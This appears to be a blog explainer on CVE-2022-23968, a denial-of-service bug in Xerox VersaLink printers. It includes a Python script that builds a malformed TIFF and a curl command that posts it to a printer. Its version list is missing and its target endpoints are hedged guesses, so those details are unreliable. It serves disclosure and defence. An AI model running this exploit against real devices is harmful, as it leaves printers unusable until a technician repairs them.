
In early 2022, a critical vulnerability was disclosed in Xerox VersaLink printers, specifically affecting certain firmware versions before January 26, 2022. The issue, assigned CVE-2022-23968, allows remote attackers to practically “brick” (permanently deny service to) an affected device without authentication – all through a specially crafted HTTP request with a malicious TIFF image.
In this post, we’ll explain in simple English what this bug is, how it works, what firmware versions are at risk, and what you should do to stay safe. We’ll also break down a possible exploit scenario with example code.
What is CVE-2022-23968?
In short:
Attackers can send a malformed TIFF image to a vulnerable Xerox VersaLink device using a simple unauthenticated HTTP POST request. If the printer receives the file, it will enter an uncontrollable crash and reboot loop, effectively making the device unusable without physical intervention from a technician.
This is a permanent denial-of-service (DoS). The device tries to parse the TIFF file, fails, reboots, then attempts to parse the same file again on boot, causing it to continue crashing endlessly. The loop can only be stopped by a field technician -- for example, by wiping the device’s memory or re-flashing its firmware.
And possibly all earlier versions
> Note:
> An early NeoSmart article (2022-01-24) said:
> *“Believed to affect all previous and later versions as of the date of this posting.”*
>
> However, as documented by Xerox two days later, the latest firmware is NOT vulnerable, so upgrading fixes the problem.
How Does the Exploit Work?
The crux of the bug is in the printer’s TIFF parser. If the TIFF image sent by an attacker is missing a valid Image Directory section, the firmware’s parser code hits a flaw, triggers a fault, and forces a reboot. When the device boots back up, it tries to process the same file again – causing it to crash once more. This repeats endlessly.
This attack file can be sent as a POST request to an unauthenticated endpoint that handles print, scan or fax jobs (notably, the device’s “public” interfaces).
Exploit Example
> ⚠️ Test only on your own equipment – never use this code against unauthorized devices.
1. Create a Malicious TIFF File
A TIFF file has a header, then an Image File Directory (IFD). The exploit omits the IFD or truncates it, making the parser crash.
This code snippet uses Python to generate such a TIFF
# create_malformed_tiff.py
with open("exploit.tiff", "wb") as f:
    # Write minimal valid Header (II = little endian, 42 = TIFF)
    f.write(b'II')          # Byte order: little endian
    f.write(b'\x2A\x00')    # TIFF version number: 42
    f.write(b'\x08\x00\x00\x00')  # Offset to first IFD (8)
    # Omit the required IFD here: incomplete image directory
    # (this is enough to trigger the crash)
2. Send TIFF File via HTTP POST
Determine the exposed print/scanning endpoint; for many VersaLink devices, it could be /ScanToEmail/Upload or /WebApp/Upload.
You can send the file using curl (replace PRINTER_IP and ENDPOINT)
curl -X POST http://PRINTER_IP/ENDPOINT -F "file=@exploit.tiff"
That’s it. The device will attempt to process the image, crash, reboot, and repeat, becoming inaccessible until a technician repairs it.
Firmware after 2022-01-26 corrects the bug.
- The official advisory lists vulnerable and fixed versions.
Upgrade Firmware:
Make sure your VersaLink device is running the newest firmware from Xerox’s support page.
Monitor for Unusual Reboots:
Random, repeated crashes and reboots may indicate that this (or a similar) attack has been attempted.
References and Credit
- Original NeoSmart disclosure
- NIST CVE entry
- Xerox Security Bulletin (PDF)
- TIFF File Format Specification
Summary
CVE-2022-23968 is a classic embedded device bug with sadly severe consequences: a simple malformed TIFF image, sent to an open scan/print endpoint, can bring down all vulnerable VersaLink devices on your network. Permanent denial of service is possible until a technician steps in, making prompt upgrading and strong network security mandatory for every organization running Xerox printers.
Stay safe!
*This analysis is exclusive for educational and defensive purposes. If you maintain Xerox VersaLink devices, make sure they’re up to date – and keep your printers protected, just like your computers.*
Timeline
Published on: 01/26/2022 06:15:00 UTC
Last modified on: 02/03/2022 15:46:00 UTC